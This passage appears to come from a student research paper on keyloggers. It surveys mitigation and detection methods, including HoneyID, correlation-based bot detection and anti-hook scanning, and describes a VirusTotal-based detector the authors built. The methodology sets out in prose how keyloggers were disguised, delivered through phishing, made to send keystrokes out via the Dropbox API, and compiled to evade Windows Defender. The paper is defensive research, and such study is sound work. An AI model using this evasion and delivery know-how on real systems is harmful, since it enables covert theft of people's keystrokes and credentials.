| Allow | TrustedInstaller | Full Control | MACHINE\SOFTWARE\M... | This key and subkeys |
| Allow | WinDefend | Full Control | MACHINE\SOFTWARE\M... | This key and subkeys |
| Allow | SYSTEM | Full Control | MACHINE\SOFTWARE\M... | This key and subkeys |
| Allow | Administrators ([redacted]\dminis... | Special | Parent Object | This key only |

□ Replace all child object permission entries with inheritable permission entries from this object

*Figure 6 - Advanced Security Settings*

## 2.7 Mitigation Techniques

Keeping your operating system secure at all times is a commendable cyber security practice, as staying secure at all stages will guarantee intrusion prevention, although keeping your system secure at the highest rate requires knowledge and money, not at all daily users of computers are aware of the dangers of malicious threats, especially if their operating system is not showing any signs of onboard malwares, this keeps users oblivious.

Referring back to the keyloggers we are aware that there are both software and hardware, depending on which one of the named two is being used to infect a system will depend on method of defence, for example here are two common ways to defend yourself against each of the keylogger types.

*Defence Against Hardware Keylogger:*

- Virtual Keyboards
Using onscreen keyboards instead of the physical keyboard to type information.

- Multi-Factor Authentication
Using this method will deny threat actors access to a system whether or not they have the right credentials, multi-factor authenticator may use an owner’s phone to approve access.

*Defence Against Software Keylogger:*

- Anti-Virus or Anti-Keylogger
Using premium tools designated to capture keyloggers on an operating system.

- Strong Firewalls
Using powerful firewalls that monitor network traffic and may block malicious traffic.

Each method is never a guarantee of success for defence, but it will always be a suitable example used for mitigation. Preventing a keylogger from infecting a system will always require a set of tools which are able to sniff out a potential keylogger, simply because methods of infecting and construction of the keylogger solely depends on the keyloggers code. As software keyloggers can be developed in a variety of programming languages and have different methods of transferring the captured data will require an anti-keylogger software or application tool that is able to detect all variants of this spyware and be able to present valid results on the detected keylogger. (Rees, 2022)

## 2.8 Detection Techniques

As of currently, there are a vast variety of anti-viruses that are available for keylogger detection, although not all of them are up to date with current keyloggers, new methods are released each day and new ways of logging keystrokes could be in development as of currently. Dedicated keylogger detectors are the best option to fight keyloggers specifically. As anti-virus applications could render malicious and professional open source keyloggers.

### 2.8.1 Honey ID

Honey ID is a Spyware detection mechanism which can detect unknown spywares in an operating system. This technique has the same principle as T-Pot would, luring and capturing. Bogus events are created in order to trigger the spyware's behaviour and attract it, which would give the Honey ID the ability to lure out and capture the active spyware and provide with all the details, where it is activated from and where it is storing or sending its information. The figure on the right represents the visual functionalities of the Honey ID, showing exactly how Honey ID would execute its tasks and manage to detect an application logging keys, then following the transmitted information over to the source and see where the information ends up, afterwards the description of the information travel location is provided back. Disadvantage of such technique would be the high implementation cost.





*Figure 7 - Process of HoneyID Technique*

## 2.8.2 Bot Detection

An application named ‘Bot’ is installed on a user’s machine in a subtle manner and without the user’s own knowledge of the applications existence on their operating system. The application communicates with the threat actor who is responsible for the Bot via the IRC (Internet Relay Chat) the threat actor is then able to send in commands for the bot to execute via their communication channel, in this case threat actor has full access to the user machine not only logging their keys, but also potentially seeing their screen. Using an algorithm named Spearman’s Rank Correlation (SRC) a single Bot can be detected. As the Figure # suggests, the algorithm spectates and correlates the number of activities on the operating system that are being executed by different API functionalities which detects presence of a bot software. This detection method focuses on three main parts, keylogging actvitiy, access to folders and outgoing traffic. (A. Solairaj, 2016)



**Algorithm 1:** Bot Detection Algorithm using

Spearman’s Rank Correlation(SRC)

```
if KeyboardState function(s) is executed
(i.e.keyloggingactivity)then
if SRC[KeyboardState,CommFunc]>Threshold and
[KeyboardState,FileAccess]>Threshold then
                    Strong detection
else if SRC[KeyboardState,CommFunc]<SRC
[KeyboardState,FileAccess]>Threshold) then
                    Weak detection
else if(SRC[KeyboardState,CommFunc]<Threshold
and
SRC[KeyboardState,FileAccess]>Threshold) or
(SRC[KeyboardState,CommFunc]> Threshold and
SRC[KeyboardState,FileAccess]<Threshold) then
                    Normal detection
else
   No detection and normal activity is considered
end
```

*Figure 8 - Process of Bot Detection Technique*

### 2.8.3 Anti-Hook Techniques

Amongst the previous detection techniques that were discussed, in this section this current one has closest resemblance to the idea of this current projects experiment. As discussed in section **2.2 Software Keylogging Methods** a discussion on keyloggers using hook-based techniques to capture the keystrokes from a Windows operating system.

This anti-hook method has the ability to detect keyloggers that are known and unknown, referring to whether they have been captured before and their functions and code are known to the cyber world or not, it is able to detect them regardless. This technique has the ability to detect keyloggers where they are hidden or not using hooks API for the purpose of hooking. Hooking offers a vast variety of techniques which are used to alter the behaviour of an operating system or any application on board. This technique allows for all types of processes to be scanned such as static executables and DLL (Dynamic Link Libraries) which will detect the keyloggers onboard, by collecting the complete details about that process or file which uses hooks and is then able to capture the application which is using the keylogging method.



Scan the System
Enumerate each system process
Enumerate process DLL's
Disassemble each process
Disassemble DLLs of each process
Check library modules of each DLL
Check module detail in case of USER32.DLL
Check Windows Hook API usage
Highlight the suspicious item

*Figure 9 - Process of Anti-Hook Technique*

The technique above has a lot of familiarities to the technique used in this experiment as it goes through the whole system and scans each and every file looking for which one is looking for the hook method, which functions in the same way a regular anti-virus does, although the process might be even quicker since it is looking if the hook method is being used. (A. Solairaj, 2016)

## 2.8.4 Network Monitor

Yet another reliable way of detecting keyloggers is monitoring Network or Memory. When monitoring your network, you can see traffic coming in and out and you can see exactly all of the sources where the data is being transmitted.

The most basic keyloggers will use email agents to transmit the capture keystrokes to themselves, using Simple Mail Transfer Protocol (SMTP) which is embedded into their keylogger code, by simply storing the captured strokes in a variable of a code or a .txt document and set a timer to send themselves the logged data every 5 or 10 minutes, simple tricks, simple code. But using tools such as Wire Shark or Fiddler from Telerik you are able to seek out an active keylogger. Although this method is very reliable and efficient it requires expertise in the field of cyber security or networking to understand how to seek out these keyloggers. (Bayzid Ahmed, 2019)




*Figure 10 - Process of Network Monitor Technique*

Experienced I.T (Information Technology) personnel commonly would seek out an active keylogger in their system within minutes with Wire Shark as they would be aware of the network traffic that is happening, knowing exactly what destination each software or service is reaching or attempting to reach by that they would see an establishment of connection to something they do not use, which will immediately raise concerns and force for an investigation.

## 2.9 Research: Summary & Analysis

After a thorough research on keyloggers and its types and anti-keylogger applications, keyloggers are not very popular and even though there are a number of anti-keylogger applications available but neither one of them is for free to keep your system safe and secure permanently. Keyloggers goals are not necessarily to steal user passwords to compromise accounts or banking information. Threat actors also target users to steal any valuable information about them, whether to pass their information over to advertises to know their target audience or figure out some valuable information that could potentially be used for blackmailing or stalking.

Knowing exactly how keystroking process works, it helps readers understand exactly how keyloggers monitor and store the memory, keyboard button stroke is not a process of carrying the information from A to B as it involves translation methods and processes and it also suggests exactly how keyloggers monitor the keystrokes, it’s not a matter of it copying exactly what you typed in a textbox and storing the letter, it is like a spy camera at WK_KEYDOWN watching every letter that come through before it is output into the textbox and storing the exact same data in its own

Legal keyloggers are developed for monitoring purposes of individuals who may not be trusted to stay within the provided range of boundaries and may go off their way to access unpermitted websites or areas of the internet, whether it is business or home related matters third-party keyloggers will require permissions and the right privileges to have them setup on the system that needs to be monitored, setting it up discreetly on an operating system would not be possible and if it was it would breach privacy rights and illegal use of the application.

Anti-virus and anti-keylogger applications can be suitable sources to keep an operating system secure and encrypted from potential threat actors that may attempt to gain access, although the discussed applications are not for free use, each require subscriptions to keep the application protecting the system from malwares, the issue arise when a user cannot afford to pay monthly or yearly subscriptions to have their systems protected, the solution is to keep a system safe from a keylogger by cheap but effective matters.

From the research it is clear that keyloggers are still a massive worldwide problem, as this malware may not attack in bulks in the same manner that a zombie virus would, this malware will target users in singular ways, meaning if a threat actor is aware that a user may contain some valuable information they will try to extract that information via keylogging methods and the use of social engineer if necessary.

The anti-hook method has a lot of familiarities to the experiment conducted in this project, although the method does seem promising and would potentially have great results – it functions as a normal anti-virus and the process of detection might be slower as it scans the whole system. Whereas the experiment in this project tends to seek out active keyloggers in the system.

Keeping yourself safe from hardware keyloggers requires awareness, once the users are aware of the consequences of buying keyboards or any other computer parts from unreliable or unverified sources could end up with owning an accessory that may be tampered with, which could result with sensitive information theft. Whereas software keyloggers are still a massive issue and there are only a number of solutions of staying clear of such infection, but that solution requires purchasing the product and license, Windows virus and threat protection however should be enough to keep a system clear from basic coded keylogger.

# 3. Methodology

To research effectively and perform a professional testing on the operating system we have used the *qualitative approach*, the reason that this method of approach has been chosen is due to the limitations of the testing, we are showcasing how subtle keyloggers infect a system that would be controlled by a threat actor and allowing our detector to capture these keyloggers.

## 3.1 Introduction

This section of the paper walks you through the methods that were used to approach the testing, the tools which have assisted to conduct a successful testing and the final results of the test. As discussed in the previous sections, keyloggers are amongst the most malicious tools to date as they can impact firms and personal lives, hence why it is important to conduct a test and build a tool which will combat this malware, without any requirements of purchasing any heavy-duty anti-viruses.

## 3.2 Intelligence Gathering

The next chapter takes us in-depth about keyloggers, providing extra relevant information on keyloggers that are of importance when discussing and performing tests on the keyloggers, we must be aware of their danger, their popularity and any background information which might and potentially will assist in our testing, this research is also part of the *qualitative research* approach as it is about gathering extra and useful information on keyloggers.

An extra relevant information has been gathered on the defence systems that may be vulnerable and how these systems with weak points manage to attract threat actors that are seeking to compromise confidential information.

After developing our keylogger detector, we have come across some vulnerabilities in Windows 11 Virus & Threat protection, where a keylogger which was developed in C++ using Visual Studios or a keylogger developed in Python using PyCharm and converted into an executable using Pyinstaller, a freshly converted keylogger code and put on a fresh Windows 11 at times does not get detected by Windows Defender and allows for continuous execution of key capturing processes.

## 3.3 Tools Used

These sets of tests were completed by using various developer open-source tools which helped gather our intelligence, develop our anti-keylogger tool and modify the already gathered keylogger code to function as if a real threat actor has infiltrated an operating system and is attempting to extract information.

*Tool(s):*

- Pyinstaller
- PyCharm
- VisualStudios
- Resource Hacker
- Keylogger
- Dropbox
- Oracle VirtualBox
- VirusTotal

*Operating System(s):*

- Windows 11 (Version 22H2)
- Windows 10 (Version 21H2)

*Programming Language(s):*

- Python
- C++

## 3.4 Test Analysis

Our tests are conducted on virtual machines as to not interfere and cause harm to real machines, as it may have affects in the long run. A demonstration of keylogger infecting a user will be showcased and demonstrated how the keylogger manages to infect a user and run, to repel the keylogger our anti-keylogger will be deployed which will sniff out the active keylogger and alert the user where to go to get rid of it.

*Keylogging Method:*

The keyloggers that we have gathered from other developers from GitHub and Stack Overflow will be slightly modified to run on our systems and converted with other set of tools into application which will allow us to showcase the weaknesses of Microsoft Defender. We will then showcase the full process of how keyloggers infect a user and manage to capture the keystrokes using Dropbox API and phishing email scam.

*Our Tool Detection Method:*

The keylogger detector has been built with Python, using the API key from Virus Total, our application gets the hash of the files using SHA-256 and cross checks it, if there are no matched hashes the application then uploads and scans the file.

*Vulnerable Defender Method:*

Through out testing we have come across some weaknesses in Microsoft Defender which at times allows our keylogger to completely bypass Virus & Threat Protection. This method has been executed by compiling the Python keylogger script on one machine and executing it on a fresh Windows 11 machine and the keylogger is actively capturing typed in keystrokes and the Microsoft Defender gives no indication of the keylogger being active on the system.

## 3.5 Result Analysis

After successfully conducting a test with our very own developed keylogger detector, the results have indeed verified that the keylogger is effective in terms of transmitting its information over to the hands of the threat actor, that it successfully bypassing an operating systems' defences and that our keylogger and that our keylogger has managed to cover up that loophole by detecting the keylogger and giving away its location, allowing our user to go in and handle the problem.

## 3.6 Validity & Reliability

The common question as to how our testing will show its validity, that it is executing and performing as per discussed and that there is no trick to it. A set of figures will be displayed to show a step-by-step of each process, there are 4 stages to the demonstration process, the scenario will play out as the following:

1. *Keylogger Modification*

   We will be using a basic keylogger code with slight modifications which will be able to transmit the data over to a threat actor, but the real modification happens when the tool is converted and edited to look legit.

2. *Infiltration & Infection*

   The threat actor will send out a phishing link to the user's email, which they will click, and it will download and execute the keylogger in the background, unknowingly to them.

3. *Successful Infiltration*

   Demonstration that the keylogger is successfully running and working with all the defences up and running.

4. *Successful Detection*

   Our keylogger detector will then be demonstrated how it successfully captures the malicious keylogger in the system, patching the loophole for previous versions of virus & threat protection.

## 3.7 Limitations

When executing our set of tests there were multiple obstacles that have been crossed, amongst them being that threat defender did capture the keylogger which has been converted using Pyinstaller therefore we were required to optimise our solution and use a C++ compiled keylogger which is completely invisible to the Virus & Threat Defender.

**Executing C++ Keylogger:**

To execute the C++ keylogger efficiently, Visual Studios with the preinstalled C++ elements must be installed otherwise the keylogger will not run but execute errors. Although there were errors that have been shown, it still validates our point that the keylogger code is undetectable by Virus & Threat Protection our issue only showed that the application simply lacked elements which a more advanced threat actor with better knowledge would be able to execute these methods with extra elements involved which will allow the application to run correctly.

It is extremely difficult to maintain a keylogger on an operating system which is infecting a user, you are constantly required to change the code to keep it alive, in this case our keylogger fully functions for 4 hours as Dropbox API key expires after that time period and stops streaming the captured keylogger.

**Virus Total API Limit:**

When performing the tests of the keylogger detector, we were required to keep our scans under the limit as VirusTotal allows 500 scans per day. To overcome this problem for testing purposes we used two separate email accounts registered with virus total to perform these tests.

# 4. Relevant Research

In this section we walk through the common knowledge about keyloggers, understanding what the motive behind this dangerous behaviour is, what are the differences between third-party and open source keyloggers and overtime popularity of keyloggers through the years.

## 4.1 Introduction

This section of the paper delves in-depth of keyloggers and current vulnerable systems, it is important to understand basic functionalities of keyboards, keyloggers and the methods used for defence systems themselves which are used to detect the keyloggers. Understanding the basics and the common knowledge helps us understand exactly what is going behind the scenes as we deal with the keylogger.

Knowing each step-by-step process from when the key is pressed to how it is stored and transmitted to a threat actor gives a better understanding when completing a test which validates the claim of Windows 11 weak Defence System. In this section we breakdown and each process how a stroked key data travel from the keyboard to the machine, how the operating system translates the data and outputs outs stroked key.

A deeper understanding as to what position a keylogger holds in the hierarchy of malwares helps users who are not very familiar with malware classifications understand what exactly a keylogger is and what is malware classification. A part of this chapter explains in detail why this tool is classified as a spyware subset, given that keyloggers always function under discreet methods.

Ethical keyloggers, otherwise known as ‘third-party keyloggers’ are also discussed in-depth as to what issues may arise if they are used in an organisation for unethical reasons by the administrators or managers of the organisation to monitor employee work performance which causes a conflict with the GDPR (General Data Protection Regulations) which helps understand why a lot of organisations avoid using keylogging methods for ‘security reasons’ as they can be exploited.

And finally, before our testing and implementation is fully demonstrated, we must discuss the recently patched vulnerabilities of Windows Defender which will give us insight as to why the Virus & Threat Protection system could be so vulnerable in the future and will give us insight why it is easy to bypass it and might give insight to the future developers to increase the strength of the basic defender system.

## 4.2 Keyboard Inputs

An operating system has a unique process of being able to read and understand the inputs of a keyboard, as the keyboard is a primary input device for all computers there is a process of sending keystrokes that are pressed on a keyboard and sent into the computers central processing unit (CPU) where it is translated in a way that an operating system understands what is being pressed.

Scan codes are the values that are generated by the system when a key is pressed. When a key is pressed the value is identified regardless of the keyboard layout, Windows operating system processes the keys through WM_KEYDOWN.




*Figure 11 - Keyboard Input Table*

WM_KEYDOWN is a message that is sent by Windows OS to a window procedure in response to a keyboard button being pressed, the message contains information on the key that was pressed, including its virtual key and scan code. WM_KEYDOWN is able to identify to which key is being pressed in such example, when you press the letter ‘G’ that information is transmitted over to WM_KEYDOWN, the virtual key code would look like this: ‘VK_G’ VK stands for Virtual Keyboard, that information is then passed then interpreted by the operating system and the letter ‘G’ is output. (Canbek, 2022)

**Keyboard Input Model**

The image below, suggested by Microsoft is a quick example of a diagram as to how the keyboard process a key step-by-step as soon as it is pressed, all this process take place in a matter of microseconds as soon as a key is pressed, it goes through the process of sending the stroked key into the keyboard device driver, then system and thread message queues, thread message loop and then finally it is input in a Window procedure, which could be a regular textbox or a file. (Microsoft, 2023)




*Figure 12 - Keystroke Process*

## 4.3 Keylogger Classification

Spyware is a type of a malicious software which is used to gather information from an operating system through invasive matters, meaning the user could be completely oblivious of an active spyware on their system stealing potentially sensitive information for either personal user or relay such information to advertisers, external users, and data firms. Such information is extremely useful for firms in order to know their target audience. (Gillis, 2023)

Keylogger falls under the spyware category as a subset, given that keyloggers and any other general spyware tools would have the same purpose which is gathering personal information via intrusion methods. The specific goal set for a keylogger is to gather captured keystrokes from a user without the user being aware of a keylogger's presence, meaning that an oblivious user will feel comfortable keying in personal details or banking information, which will allow the threat actor which is monitoring the onboard keylogger to reuse their victims' details. (Sophos, 2019)

The two types of malicious keyloggers that are infecting users around the globe are hardware keylogger which includes the following: computer keyboards, automatic teller machine (ATM) keyboards and card reader keyboards, which for the last two options can be easily used by overlaying a fake keyboard on top of the real one, which will function as a regular keyboard, except each key pressed is logged and timestamped.

As for the regular computer keyboard that could contain a keylogger, as according to an article from International Business Times, a mechanical gaming keyboard named 'Mantistek GK2' has raised privacy concerns as it was revealed to be a keylogger associate keyboard which would send the recorded keystrokes to a server based in China, an owner of one of the said keyboards has explained how the keystrokes were being sent to two different servers that were located in China, which one of the servers were claiming copyrights of Cytec Technology Co., Ltd., the user has used an application similar to Wireshark to monitor the network traffic and happened to notice an unusual connection to a server, which later happened to expose the mysterious privacy breach of the keyboard manufacturers, turning out that the keyboard's configuration application is the one capturing all the keystrokes and passing the data over. (Dellinger, 2017)

Another set of keyloggers are third-party keyloggers, these are the legal version keyloggers which require the right permissions to be setup and is a licensed application that requires purchasing for legal use. The goal of such keylogger is strictly for security purposes, in a business matter such legal keyloggers would be used to monitor worker activity, making sure that workers are not accessing websites or areas that are unrelated to their work. Whereas for home use, such keyloggers would be used for parental monitoring, making sure that their children are safe and secure from the explicit site of the internet, and that they are not engaging in conversations with strangers.

## 4.4 Third-Party Keyloggers

Third-party keyloggers are legal applications which can be installed on multiple machines and give one machine or administrator machine the rights to monitor and view all other machines which contains the legal application. As previously discussed, third-party keyloggers would be commonly used for parental restrictions and device monitoring in a farm, although that would seem like a legal and ethical use for this monitor application, although that might not be agreed with by a lot of users.

Even the use of a legal application which monitors a machine's user in a firm could breach general data protection regulation (GDPR) due to the user being underinformed of the regulations that they must agree with in order to have a keylogger on their system. A user must be fully aware in a firm that when a keylogger or any other monitoring device is on their machine, that at all times what they type, search of view will all be visible to the administrative computer, being uninformed of underinformed of such activity can breach the GDPR guidelines. As mentioned by the GPDR informer, "valid consent is required for monitoring – but the conditions are such that employee consent will almost never be valid" (GPD Informer, 2017) meaning that even legal keylogger applications cannot function in a workplace as it contains a discrepancy within the legality issues.

Some companies are even at risk of a lawsuit due to their use of legal keyloggers in an unethical manner, such one case being an employee being discharged of their duties due to 'poor working performance' which was monitored over the keylogger, later this matter went onto to becoming a lawsuit due to their company's use of keylogger to access the employee's personal email account, which in the United States violated the stored communications act (SCA). As the employee used the work computer to access their personal data, later on they complained after they have found out that their work machine is setup with a keylogger and believed that the employers maybe have potentially compromised the employees email account, soon after complaining about the keylogger this employee has been fired, which went onto become a class action lawsuit. (Gavejian, 2011)

The only suitable use of a legal application in this case would be only for parental use, but in that case, this leaves the third-party and open source keyloggers at a stalemate meaning that neither one of them can potentially be used to fully monitor users in a workplace as due to legality issues, which only usually leaves them for parental use. Although it leaves with one suitable option which is a much more basic use, as application keyloggers such as KidLogger, Spyrix Personal Monitor or ActivTrak gives you a monitoring application with available graphical user interface (GUI) on board which does not require dealing with any kind of code.

Legal software based keyloggers are still unsuitable and potentially would never be suitable for companies to use on their employees, although a great suggestion that might be added to this topic which would be a suitable and ethical and potentially a legal way to use third-party keyloggers would be for schools, colleges, and universities.

As from 2020, during Covid-19 the number of online exams has raised where most exams have led to becoming open book and done online, although, it would be a great way of using a keylogger as to make sure that students do not attempt to cheat during some online examinations. One example of such handy tool would be LockDown Browser® which prevents students from cheating during their online exams, their webcams are monitoring their physical actions. Adding a keylogger to the browser which it potentially does not have would increase an extra layer of security for students to not cheat, although a small process would be required – for users to accept the guidelines of this browser when completing their online exam, to understand that temporarily their keystrokes will be recorded but they will not be stored or saved after the end of an exam.

## 4.5 Overtime Popularity

Over the years, keyloggers became more and more popular between cybercriminals, keyloggers have experienced a rapid growth once cybercriminals and other malware creators have noticed how effective this spyware subset is.

Cybercriminals will constantly target firms for financial gain, trying to infect the users with a keyloggers and steal any valuable information, other ways cybercriminals would attempt to gain information or details by phishing emails or by spoofing to be from an electrical or any other service company. A report that has been performed by iDefense, a VeriSign company which showed that between the years of 2000 to 2005 keyloggers have experienced a massive growth in popularity, nearly 50% of malicious applications that have been captured and analysed turned out to have an active keylogger on board.

